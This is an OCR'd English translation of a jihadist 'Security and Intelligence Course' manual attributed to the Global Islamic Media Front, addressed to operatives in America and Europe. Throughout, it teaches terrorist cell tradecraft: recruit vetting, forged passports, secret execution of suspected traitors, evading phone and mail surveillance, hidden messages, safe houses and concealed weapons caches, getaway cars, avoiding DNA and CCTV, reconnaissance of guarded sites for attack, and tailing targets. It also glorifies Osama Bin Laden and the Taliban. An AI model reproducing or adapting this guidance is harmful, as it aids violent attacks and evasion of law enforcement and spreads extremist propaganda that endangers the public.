
Use You Imagination!

CHAPTER 5

COVERT

Class Notes from

The Security and Intelligence Course



BY

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Waziristan, Pakistan

Global Islamic Media Front

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Notes from the Security and Intelligence Course

Introduction:

This English translation is a summarized version from the original Course conducted by Mujahideen in Urdu language. This course is designed primarily for brothers who will be working in high risk areas. The course focuses on both Security and Intelligence. Since our main goal is to provide brothers with an idea of Security we decided omit a lot of details which were focused purely on Intelligence.

The main basis of the original Course, was taken from a Pakistani intelligence manual. Hence some of the topics are focused to such an environment as Pakistan. But still this remained as the basis of almost all the Security and Intelligence courses which are given in Khurasaan, whether in Urdu Pashto or Arabic.

That being said, Security policies are something which changes radically, depending on Countries, Cities and current state of affairs. It even varies from person to person. Hence it is impossible to provide a wide scale Security course.

As said, our intention of Publishing an English version of this Course, is to provide “basic Principles of Security” for working brothers in America, Europe and elsewhere, by which they can initiate their own local rules and standards.

THE SECURITY OF A COUNTRY CAN BE SPLIT INTO TWO BRANCHES:

1. Internal security
2. External security

Internal Security:

Their work is to control uprisings and rallies using the necessary methods. The first line of defense for the state comes from the police-whose job is to limit crime. The next line is the rangers. Their role is to protect the different areas in the country and to monitor who is entering and exiting the specific area. In addition, if they are also used to break up protests.

One thing you must know is that if the police/rangers have sincerity in their work, then you will ultimately have justice. However if they take bribes, kick backs, etc then injustice will follow. This will eventually lead to uprisings in the country. An example of a good government is the Taliban. Their law enforcement acted upon the shariaa-enjoin good and forbid evil-. Taqwa does not come from the job, it comes from iman. If the police have iman, this will lead to taqwa, which results in justice on the land. There are different levels of iman. The first is to stop the evil with the hand. The second is to stop the evil using the tongue. The third and lowest is to hate it with the heart. Al hamdullilah the Taliban implemented the first level, which was the reason why all the kuffar in the world joined forces to attempt to bring it down.

The next line of defense is the army. It is split into categories;

Land, Navy, and the Air force. All of them focus on the external security of the nation. However, there is one other part of the army who deals in internal security. In Pakistan, they are called the FIA. They are the most dangerous to the mujahedeen. There sole target is to search for people who have the jihad ideology. Even if they were only searching for one individual with such ideas, they will be willing to use 1000 employees to track him down. The reason for this is that a person with an ideology is very dangerous and can cause an uprising. An example is sheikh Osama Bin Laden (May Allah preserve and protect him) who decided to do something for this great deen, and this has caused immense fear in the ranks of the kuffar. He was a single person, who with small steps reached to this level. It is like small drops of water that eventually cause a stream. And from this, we can draw a very important principal 'Beneficial work is something that you can continue in it'.

External Security:

The main priority for this type of security is to preserve any secret of Pakistan leaking to the outside world. The second priority is to steal secrets of other countries. The main organization that carries out these activities is the ISI. Their greatest loss was Dr Abdul Qadir Khan being caught selling nuclear information abroad. Whereas their most famous achievement was in 1991. Israel and India wanted to launch an attack on the nuclear plant in Pakistan using jets and other aircrafts. However an Iraqi (or Iranian) person had informed the ISI of the plan 12 hours before it was due to be executed. The Pakistani government arranged its forces to be on standby for an imminent attack, which resulted in the cancelation of the

assault on the nuclear plant. Ironically, it was someone in the Pakistan intelligence that had leaked this information (that the Pakistan government knew of the impending attack on the nuclear plan) to the Israelis and Indians which led them to cancel the mission. We must understand that as intelligence agencies try to infiltrate other intelligences, the same is true when they try to infiltrate the mujahedeen.

WORKING AS A GROUP

Where does the intelligence operate?

The most important for the intelligence is to employ agents as journalists. Then they use taxi drivers, shop owners, etc. However the most common are journalists, an example is Daniel Pearle, who was an agent for the intelligence services in America. When an agent uses such a cover, he is free to travel to any location in the world with the perfect cover. So when he probes and asks people sensitive questions, he is doing his job- as journalist like to get to the inside of any story-. Another reason is that it is a respectable profession and provides the opportunity to mix with the bureaucrats and senior officials of any country as you will always be interviewing them and attending their press conference.

Personal Security:

One of the main roles of any group is to protect its group members. And out of the entire group, the brothers involved in intelligence are the most important. The main reason for this is that they possess secret information about missions and other sensitive data.

In a group you have 2 types of members:

i) Open brothers-these include drivers for the group, trainers, etc.

ii) Secret brothers-Brothers who gather intelligence,

brother involved in travelling, etc.

As mentioned above, the cream of any group is its intelligence members. They require different covers. The biggest target for the kafir intelligence is to get hold of our intelligence brothers – due to the important information they possess.

In some occasions, you will work by yourself. However in other times you are required to work in a group. How do you recruit?

Qualities of a group member:

i) Muslim

ii) Have some sort of education: This enables him to understand and comprehend at lot easier and quicker. The type of education could either be secular (school/college) or Islamic (madrassa). The ideal is to have both types of education. However it is very difficult to find this. When you do, you must take extra care in looking after him.

iii) He should be willing to work for this deen-For the sake of Allah and for assisting this ummah: This quality should make him loyal to this cause. We should understand that the peak of Islam is jihad; therefore we should expect shaytaan to try very hard to lead us away from this path. An example of this could be causing difficult and problems for your family, however a true mujahid would not let this dissuade him from jihad as he knows there are 1000s of Muslim families that are suffering at the hands of the kuffar.

iv) A brother who has tarbiyah: This involves the brother understanding the correct ideology and methodology, and he is willing to sacrifice everything for this ideology. 'Someone who is focused on his target regardless of its conditions'. i.e. he is willing to stick to this path whether the path is an easier or difficult. You can test for this quality by putting the brother through trials of varying nature to see if can work under difficult conditions and to remain focused on the task. You can also observe if he obeys the leader's decision under difficult tests. It is important to teach him not to get used to a routine, i.e. eating at certain time, sleeping at certain time. When working in high risk areas, you must not have any routine.

v) Intelligence and confidence: This is useful if he was confronted by authorities or intelligence. He will not become nervous and ruin an entire operation.

vi) Should be loyal: If he does not have this quality, then he may work for the enemy the next day if he is offered and enticed with money. A senior brother named Sheikh Khalid was arrested in Pakistan due to this problem. He used to work with a Pakistani ansar who fought in the jihad against the Russians and consequently lost one of his legs. During their time together, this ansari noticed that the sheikh had a very large amount of money with him. Despite all the years he participated in jihad, shaytaan tempted him in arranging to take the money from him. He wanted to arrange to split the money with the officer in charge of arresting the sheikh. He went to the senior officer in the area to and told him his aim (namely, if he agreed to

split the money 50:50, he will lead the officer to the house and arrest the brother). When the officer heard this, he got very angry with this ansari and told him to fear Allah and not to assist the Americans. He continued to scold him and then advised him to go home and to forget about such an idea. After 10 days, this ansari once again began to think of the money, so he went to an officer who was more senior than the previous. This officer led the raid and arrested this brother and seized the money. They handed the sheikh to the Americans. After a short while, this ansari went to this senior officer and asked him about the money, to his surprise, the officer began to blame this ansari for supporting and assisting terrorists. He consequently arrested this ansari, handed him over to the Americans, and they eventually sent him to Cuba. Look at this loss! He neither got the hereafter or this dunya. This is a valuable lesson for any mujahid; namely, just because you are doing jihad now, do ever think the shaytaan will leave you alone. Instead he will work even harder and tempt you like he has never tempted you before.

vii) Not to be stubborn:

viii) Someone who does not cause problems amongst the brothers: As this could affect the way the group operates and it may affect future plans.

ix) Someone who is not greedy and does not love the dunya: This could open the door for our enemies to be able to buy this brother.

x) Someone who does not ask too many questions that do not concern him: if he is captured and forced to reveal

all the information, the damage to the group and work is restricted and limited.

xi) Should not talk too much: Some information may slip by accident.

Documents of the group

These include brother's names, group's aims, future plans, etc. They can be in the following formats; Files, CD/disk, audio, video or pictures. They should never all be put in one place. There are different types of files:

1) Normal files: It contains the expenses of the group, e.g. food, petrol, doctor fees, etc.

2) Confidential files: it has the basic secrets of the group and the names of the group members.

3) Secret files: It contains the names of some of the leaders, and the brothers that have low level work in sensitive areas.

4) Sensitive files: It contains the planning of the group, who are its donors, the aim of the group and its policies.

5) Top secret: It contains information about the brothers in intelligence, where they are working, reports on VIPs and similar high sensitive information.

If the normal/confidential/secret files are lost, it should be investigated. The brothers should be stripped of his responsibility and removed from his position. There is no

severe punishment. However, if the sensitive/top secret files are lost then there needs to be a full investigation. After the investigation, if it is proved that the individual betrayed (he becomes a traitor) the group, then he must executed. This should be done in secret and his crime should not be revealed to the rest of the group.

Files should not be swapped amongst group members except by the permission of the leader. If a file is sent to you and you do not know why and how it got to you, you should report it to the senior brothers. If you notice someone who has carelessly left a file, you must give it to the senior brothers and let them reprimand the brother accordingly. If a file is lost, all the information it contained should be made safe. For example, if the brothers stored weapons in a particular house, and the file mentioned this, then it is incumbent that the brothers move the weapons to another location.

File transferring

You must first check if the file does need to be sent. If the situation allows you, you should take a signature of the receiver in order to confirm that you have transferred it to him. With this, you should also include the type of file, the quantity of files, etc. If the file is very important you should split it into 3-4 parts. So if one part is lost or intercepted, it doesn't result in the loss of the entire file.

The brother transferring the file should know if the file he has is important or not (in order for him to take extra care if needed). He should also memorize the information of final destination such as the name of the brother, the address, etc. if he must write it; he should make sure all the information is coded well.

Normal files can be sent through an average brother. Confidential and secret should only be transferred by reliable and selected brother. Sensitive and top secret files should never be transferred.

The way to destroy files

You must first cut into small pieces, then burn it, then pour water over the ashes or remains. If you use a ball point pen to write on paper, make sure to destroy at least 3-4 pages beneath the page you wrote on. Try to get into the habit of using gloves to touch such files. This is so if such files get into enemy hands, they cannot retrieve any DNA.

Fundamentals of Identification documents

Do not keep your passport in the place you live if you are in the land of the enemy. This reason is that if the police raid the house and seize the passport, you will not be able to get out of the country easily. You must always carry your ID with you according to your cover. Never carry two different Ids at the same time. You should always use fake documents when doing operations.

There are 3 types of passports:

i) Original-you should never carry this on any operation.

ii) One with a photo, the data on it is either fake or of someone else.

iii) Both the photo and data are of someone else.

Ideally, the leader and the intelligence brothers should have a

number of passports of different countries so if the need comes, they can easily be moved.

How is information exchanged between group members?

There are numerous ways information can be sent; letters, mobile, internet, etc. You must be aware that the intelligence knows about these different ways. Therefore they employ many agents who are multilingual. They place agents in post offices and use machines to read certain suspicious looking letters. If the letter is coded, they will let it go and trace the person who is receiving it.

Another way the intelligence intercepts information is to place their agents in phone networks. It is especially important for them to use multilingual agents here as they will be listening to people's conversations. They trace all international calls. They have introduced a system in the networks that causes the system to be alerted automatically whenever a key word is used. There are many key words, such as Osama, Iraq, Afghanistan, Libya, taghut, etc. In Pakistan, if an individual uses such words and is traced, they will put surveillance on him for 3-6 months. An example which is related to our topic on mobile communication is of a Saudi brother in 1997-98 who was involved in jihad. He was a very sociable brother and always used to insist on taking the brothers phone numbers in order to contact them. Some were hesitant, but as this brother was a senior brother, they felt there will be no risk in giving such information. The intelligence arrested this brother, confiscated his mobile phone and to their amazement, they found 700 numbers on his phone. They had kept him in custody for 6 months, whilst they traced all of the individuals on the phone.

Within 3 days, they arrested 70'000 brothers. We can draw a very important lesson, namely, when we do work, we do not base our decisions to give sensitive information on whether you trust a brother or not. Instead, you should base it according to the necessity and whether you need to give out this information. This is what we call a 'cut out system'.

The most important role of the FIA is to track anyone who is involved in politics. Whether they are residing in or out of the country and trace all the movements and contacts. The next groups they monitor are the Islamic scholars and imams. They regularly listen to the sermons given by the imams and look for any signs or indications that they are encouraging some sort of rebellion against the current government. It is not uncommon for the intelligence to assassinate Islamic clerics who call for jihad, such as Sheikh Shamzai who gave a fatwa against the government and consequently murdered. Another role for the FIA is to protect the nuclear weapons of the country. They employ agents in airports, train stations, etc in order to gather information on anything that maybe suspicious. They also spy on journalist-to ascertain if they are acting as a mouthpiece to the terrorist, NGOs and aid workers. These categories also enjoy a close relationship with senior politician in the country and therefore need to be vetted that they do not possess a threat to such government officials.

Some basic points on working

- If someone is sent to work in a location, he should be briefed on the location, the dangers in the area i.e. intelligence buildings, police stations, and how these

security services operate in such areas.

- When doing reconnaissance, pictures will be very valuable (be aware that some areas prohibit picture taking). You can also give possible ways of attacking the location.

- Some security/sensitive buildings will be either surrounded with a wall, fence, or barbed wire. They employ security personnel to patrol; they use electronic security (CCTV or heat sensors, movement sensors), dogs, etc.

- They sometimes electrify the fences, so take extra care. Some walls have 2 walls, one behind the other. At times they are separated by a distances of 10ft. The area between the two walls will either be patrolled by security staff, dogs, water which has been electrified. Different places use different security measures; therefore you must study them before any operation.

- When VIPs enter high security buildings they go through a number of checks. First they are ushered into a guest room with a number of security staff. They stay in this room until they confirm their identity and if they have permission to enter. The put cameras and listening devices in the room to observe the VIP's actions. The security will take note of the time he arrived, time he left, the number of cars, number of individuals with him, etc. The car of the VIP tends to have some sort of sign or symbol in order for the security to know who the individual is.

COMMUNICATION

There are different types of communications the mujahedeen can decide to use. The first we will discuss is using letters.

1) Letter

They are used because they are cheap, and if done is a good manner, they are very secure. The person writing the letter should be educated-know how to code a letter and is aware of other security techniques. If the receiver does not have the codes, then you must write the letter in a way where he can understand the letter without needing to be very explicit. You should not write long letters unless it is necessary. Before writing any letter, you should write all the points that you intend to write about in the letter. When writing the letter, make it sound like a natural and normal letter.

How to send the letter

i) Through normal mail service-Takes time and could be lost easily.

ii) Through special urgent and safe mail such as UPS, DHL and similar companies- Avoid the companies that require you to provide them with a name and address of sender.

iii) Through one of the brothers-This is most secure and could be fastest.

How to pass on the letter

You must first be sure you are giving the letter to the correct individual. You should make a photocopy of the letter. You

should use the same precautions we listed earlier concerning moving the files of the group, i.e. using a trustworthy brother, memorizing the address. Once read, the letters should be destroyed the same way as you destroy the files of the group.

How to hide the letters

There are many ways; we will only discuss a few.

i) Hide inside a pen

ii) In toothpaste

iii) Inside a book

iv) Baby milk tins

v) In a taweez (some ignorant Muslims carry pouches around their neck in order to ward off the evil spirits)-You can make your own pouch and keep the message inside it.

When carrying the letter, you should avoid entering high sensitive areas unless you have to. You should not be careless of the letter. Avoid passing attending or passing through protests or rallies.

You should already have a pre planned place where you will swap the letters. Before you give the letter, you should first scout the area to see if there is anything suspicious. If you meet in a public area you can swap the letter when you shake his hands. You could have the letter inside a newspaper, and hand it over to for him to read. There are different methods to use depending on the circumstances. Once you have exchanged the letters, you should leave the area as straightaway. Do not

decide to do some shopping in the area, or eat in a restaurant, etc.

2) Phone communication

This is used by everyone. It is one of the most useful tools of a mujahid, but it is also one of the most dangerous tools for the mujahid. The majority of brothers that get arrested are due to mobile phones. As we mentioned before, call are monitored and there are train multilingual agents who are on standby to listen to conversations.

Before you call, you should note down all the points you want to say in the conversation. The reason for this is that it will make the conversation longer than necessary, therefore be more expensive. It also gives more time for the authorities to trace your exact point. You should never use your phone in the area you live in.

Never use a phone box in the same area you live in. Don't use the same box more than once. However if you are in a place which does not have many of them, then at least wait a month before you use it again. If you have to call 2 brothers, do not call them from the same phone box, as if the authorities are tracing one brother, they will be led to the second brother as you have made a link for them. Once you have ended your call, you should call a random number and stay on the line for at least 15 seconds without speaking before you put the handset down. Avoid making any conversation with anyone near the phone box-just in case the police come and speak to the people in the area and they give a description of you. Before using the phone box try to inspect the phone to see if there is anything suspicious. Keep your conversations very short. Leave the area as soon as you have finished making the phone call. Another

point may sound obvious, but make sure you confirm the person on the other side of the phone call is the person you want to talk to. Use codes, as mentioned before, and make sure these codes do not stand out.

If you are talking with a brother face to face, make sure your mobile phones are not near you. You should learn to change your mobile and SIM regularly-depends on your budget. Do not make the mistake of only changing your SIM and keeping the same mobile, as the authorities trace both mobile and Sims. Try to get in the habit of having one mobile solely for incoming calls, whilst using another number solely for outgoing calls. In Pakistan, it is best to use 'jazz' as this gives your GPS point to within 100m, whereas 'U phone' gives your point within 3m, and other newer network providers give your exact position.

3) Wireless/Walkie Talkie

These are used mostly in guerilla warfare. They are very convenient, but have many disadvantages such as:

- In bad weather, the transmission will be affected
- The enemy can always listen to transmission
- The enemy can easily disturb you
- They can locate you

To counteract some of these disadvantages, you can do the following:

- Limit the length of transmission-do not use for useless

talk (this also applies to mobile phones)

- Fix a time to speak
- Change the location of where you use walkie talkie. The Chechen mujahid Shamil Basayev was killed due to him using a walkie talkie and they bombed the area (this shows that the kuffar have the technology to locate someone who uses a walkie talkie. In addition, the mujahid Naek Muhammad from South Waziristan was bombed when he was giving an interview to the BBC whilst using a satellite phone.
- If you can use the lower mode on a walkie talkie it is safer, in other words, use the high mode only if you need to transmit to others who are far from you.
- To transmit in 'cross number'. This is where you receive the transmission on one frequency, and when you click the button to speak, it sends the transmission through a different frequency. When using this format, avoid using the same cross number with all your contacts. Use different cross numbers for different groups/individuals.

4) SMS/Fax

SMS and fax can easily be read. Don't use them in the same area you live in. if you do have to register them, obviously you should not give your real name. Don't use the same place to always fax from (many of these precautions are the same for other types of communication). Once you have faxed, delete

the cache memory on the fax machine. Make sure you leave the area immediately after your have sent the fax.

If you know a brother has been arrested and he knows which type of communication you use such as the mobile number you use, then you must throw away the current type of communication and buy another one –this applies to all types of communication-.

MEETINGS AND 'GET-TOGETHER'

The differences between the two are that a get together is more open and many people could be present. Whereas a meeting is closed and has less people. A meeting requires more security due to its secretiveness. In get together you are free to discuss any topic, whereas a meeting is arranged to speak about specific topics related to work.

How to arrange a meeting

You should inform the brothers of the location and the time of the meeting. If for some reason, there is a security problem, then you should inform them in code that they should not arrive-for example calling them and telling them the voltage is too high-. If someone uses a taxi, he should not embark from the car at the location, but should get off near the location. If someone uses a personal car, he should park the car in a way that enables him to escape easily and quickly. Everyone should check if they are being followed before entering into the area/location. Make sure the mobile phones are not with you in the meeting. Make sure the clothes you wear are appropriate for the area. Depending on the individuals arriving in the meeting and whether they are very important you should consider having secret guards outside the safe house/building who could inform you if there are any police intending to raid the building. They could also disrupt the police if they come too close by for example keeping a car in a narrow road changing the tyres.

The safe house should have at least 2 doors. The brothers should arrive from different locations and use different doors

to enter the building. They should not arrive at the same time, but all before the meeting will commence. You should check the house has anything suspicious. Make sure that once you have finished the meeting you remove any evidences that will indicate you were there and the number of brothers- i.e. removing the cups of tea.

When conducting the meeting, you should have all the points you want to discuss written down. The meeting should not last more than 30 minutes. A meeting is called when there is a need or emergency and it should take place within 24hrs of the notice. Once the meeting is set, do not postpone it. Emergency protocols should be known i.e. police arriving, what do you do? If you are forced to evacuate the safe house, you should go to another safe house where you will be briefed on the situation, such as who is arrested, what happened. Once you have had a briefing, you should all leave. An investigation should begin to understand what happened.

TRAVELLING SECURITY

Most people are arrested due to poor precautions whilst travelling. Travelling is always a risk (if you don't take your precautions), even if the country is not on high alert. Obviously different areas require different protocols, but they generally have the same concepts. These are to dress according to your cover. This means you don't wear rags when your cover is a rich businessman. Make sure your trousers are below your ankles. Your appearance should be of normal people such as having a normal hairstyle-even if these means 'un-Islamic 'hairstyle. Make sure you know what items are with you whilst travelling. In the most cases your cover in high risk areas will not be Islamic, so you must not carry any atar-perfume-, miswak and other similar Islamic items. You should carry only one ID. If you do not need to, then you should never carry anything dangerous e.g. guns, knives, etc. if you do need to carry something dangerous, try to place it near someone else, so if the police find it they will not suspect you. Carry money according to your cover, unless you are compelled to move large amounts from one location to another.

Make sure you know the area you intend to travel to. You need to focus on the mission and not get side tracked by wanting to 'enjoin good and forbid evil' whilst travelling. Avoid fighting as this may attract the police to you. You should buy your own ticket and know its route. Once you've arrived, you should destroy the ticket. (When using a bus/coach) You should avoid sitting in the back, as this attracts the attention of the police. If your journey allows you, don't get off at your final destination, but instead close to it. This is so you can shake off any intelligence that may be on the bus with you and not directing them to your intended final destination.

Hotel Security

There are normally intelligence officers in these places. In some sensitive areas, the intelligence comes and takes the names of the people staying in the hotel and checks the names.

Hotels should be taken according to your cover. You don't stay in a 5 star hotel if your cover is of a poor student. When you enter the room, the first thing you should do is close the windows and curtains. Then check if the room has any cameras or bugs-these could be under lamps, next to paintings on walls-. Avoid using the hotel phone to contact anyone. If you do need to talk about sensitive topics in the hotel room, then you should switch the TV on high volume. But the better thing to do is to have such a meeting outside the hotel in a park or restaurant.

Many hotels especially in busy cities have women hanging around the lobby areas in order to attract men. These could be prostitutes or just women looking for a man who has money. Whatever their intention is, this causes a big problem. Some intelligence services use these women to test certain people to see if he is who he says he is. Shaytaan is going to want to tempt you through this door. A young beautiful woman may come and talk to you. The first thing you do to protect yourself from such a situation is to make dua to Allah for steadfastness. The second thing is to find an excuse to get away from her that is realistic and sensible, such as you having a girlfriend for the past few years and you are loyal to her or you are homosexual. The type of excuse really depends on the confidence of the brother and the situation and place he finds himself in.

Types of Transport

In urban warfare, the most advantageous form of transport is a motorcycle. You can drive through traffic, go through narrow paths, and is relatively cheap if you need to dispose of. With all types of transport you use, you should have the full paperwork required (license, vehicle paperwork, etc). Make sure you observe the rules of the road. Keep your mode of transport with full fuel, as you may need it in an emergency.

When using a 'get away' car, make sure the car is parked and facing the direction you intend to leave by. Keep the car engine on whilst waiting for the brothers to escape. This means you do not switch the engine on only when the brothers get into the car in order to preserve the fuel. The reason you do this to avoid any potential problems that may occur when trying to switch a car on. Make sure the driver knows the escape route and the area he will be driving in. You should get the car checked and make sure it is in good order (breaks work, car lights all work, etc). This car could either be a stolen car or a rented car. Never use any car that can be traced back to any of the group members. Avoid using a direct route to your destination. As these tend to have more police presence and also have CCTV that can later assist the police in the investigation on the operation. Avoid leaving any DNA in the car as this may lead the police to you if they retrieve the car. A way to do this is by covering your entire body with clothes (i.e. don't wear a t-shirt as your arms may be exposed). In addition, do not leave any personal items in the car.

PROPAGANDA

(**Trans note**. The sheikh speaks at length about the different types of propaganda the kuffar use against the mujahedeen, however as this is a security (amniyat); I didn't see how it can practically be applied to a brother working in a high risk area. In addition, the propaganda used by one country will differ from other countries. However the sheikh does give a list of ways to avoid the propaganda affecting the group)

How to reduce propaganda affecting your group:

- Keep the group busy.
- If a lie/propaganda does emerge, you should inform the group members immediately of it.
- You should punish anyone who insists on spreading this lies amongst the group.
- Increase the religious awareness of the brothers.
- You should solve any of the brother's problems. Answer any of their doubts, questions, misconceptions, etc.
- Giving the correct and comprehensive training to the brothers especially in obeying the *ameer*.
- Have frequent meetings and gatherings between the leaders and the group members (obviously assuming it is safe for the leaders to expose themselves regularly)

How the enemy makes propaganda:

- By the enemy giving false promises. An example of this when General Musharaf gave a promise to the foreign mujahedeen in the tribal areas of Pakistan that if they surrender and give up their arms, he will give them an amnesty.

- Spreading information that makes people lose their confidence in your group.

- Giving false reports.

- Offering the worldly delights to the mujahedeen in order to turn them away from this blessed path. For example in Saudi Arabia, they give the mujahid who leaves this path a nice car, house wife, and anything else he may want.

DEFENSIVE SECURITY

Safe House

Purpose:

- To have a meeting
- To give training (*tarbiyah*) to brothers
- For rest before and after an operation-you should use different house for different operations.
- Weapons storage
- To hide brothers

Conditions of a safe house:

- Should be far from any government building or high security places such as airports.
- The house or area should not for criminal activity where there will be a high presence of security personnel.
- Its road should have different points for entry and exit.
- The owner should not know the real reason for the house. The tenant should have a believable cover.
- The safe house should have your own security both outside-disguised- and inside (obviously this depends on the circumstances and number of brothers you have in your group).
- It should have the things you need to live such as basic

utilities, blankets, etc. These should not be too luxurious or too poor.

- Once the operation takes place you should leave the place, as the police may track the house that was used. Also if you suspect that the house has become compromised, such as seeing suspicious people outside, you should leave immediately.

- The house should be organized and you should know where everything is. If you are forced to flee, then you know where all the sensitive items are.

- When using a 'mobile safe house' such as a hotel, you should not stay more than 5 days. You may decide to use this if you only need to stay in an area for a short while such as a training certain brothers.

- You should regularly change safe houses.

- Try not to socialize too much with the people in the neighborhood. If you go for tea at someone's house, he then will have to come to your house for a cup of tea. But also don't cut yourself completely from the neighbors as this will bring suspicion on you. In rural areas, you will be forced to socialize more than in metropolitan cities.

- Avoid attending local shops, restaurants or mosques which are directly near your house.

- Ideally, you should have car parking for the safe house.

- The windows should remain closed all the time.

- If the house has many rooms, then you should divide the brothers/equipment in the rooms.

- If you need to store equipment for a long time-such as weapons-, you can build extra wall around the weapons. So upon first inspections, people will just see a normal wall. If you adopt this method in one room, you should use a different method for the other rooms such as digging it underground or above the ceiling.

OFFENSIVE SECURITY

This involves going inside the enemy and gathering intelligence.

Tracking someone:

This is in order to gather information about him and who he meets. This can be categorized as either covert (secret) or overt (open). This can be done by foot, car, camera, etc. its length could vary from tracking someone 24hrs or only a particular part of the day such as what he does in the evening. Or it could be more intensive and you want to know his schedule. In this regard, you will have to have him on constant surveillance for 2 weeks and note everything, from what he eats, to where he parks his car. When conducting this surveillance you could either be stationary (such as sitting in an internet café observing the target, sitting in a coffee shop reading a newspaper) or it could involve you moving. All of these factors depend on the situation, who the target is and the area you are in.

Conditions of someone who is involving in tracking someone/surveillance:

- Change according to the situation.
- Knows the area well such as its roads, shops, etc.
- Should know the characteristics of the people of the area.
- Should be strong, wise and alert.

- Should be in control of his actions.
- Obedient to the ameer.
- Love his mission and motivated.
- Have good teamwork skills.
- He should look normal and have nothing that differentiates him from others such as a big scar on his face.
- If there are two brothers working together, they should be of similar height, and have different colour clothes.
- Should have a believable cover with all the supporting documents.

Things you should look out for when tracking someone:

- Before you begin surveillance, you should go the area and familiarize yourself with the area i.e. knows its roads, shops, etc.
- When following the person, never look into his eyes, as this will attract his attention. You can use sunglasses (not 100% black as this is suspicious) to look at him in the eyes, as he will not be able to see what you are looking at. Use them in relevant time and place, i.e. don't use sunglasses very late at night as this is not the normal time for people to wear them.
- Don't stay too close to the target as if you are his shadow.

- Make sure the target/person you are following doesn't see you.
- Don't be distracted by other things.
- Never carry a weapon, illegal or suspicious materials.
- When following the target, make sure you are aware of the areas you are entering. You don't want to follow him into a security area where you will be stopped and asked questions.
- Pay close attention to the target; make sure you see all his movements. He may make a sudden left/right turn and if you weren't watching him, you will have lost him.
- *What if he enters a building?* Firstly you should know what this building is (hotel, house, business, etc). if there are two of you, one should stay outside and keep an eye on the entry and exits of the building to see if the target tries to trick anyone following him. The other should go inside the building, but he needs to a cover story as why he is entering this building.
- *What if he enters a bus?* If he gets on a bus, you should get to the next stop and get on the bus. If there are 2 of you, one gets on the bus with the target at the same time, and the other should track the bus from the outside.
- You should take note of anything unusual the person does. For example, he has a hat and takes off his hat at certain points.

- See if anyone else is with the target and is observing from far in order to see if anyone is following the target.

- Avoid dark lit areas, as the target maybe luring you (assuming he knows you are following him) in order to attack you.

- Whilst following someone, try to change your dress e.g. changing your t-shirt.

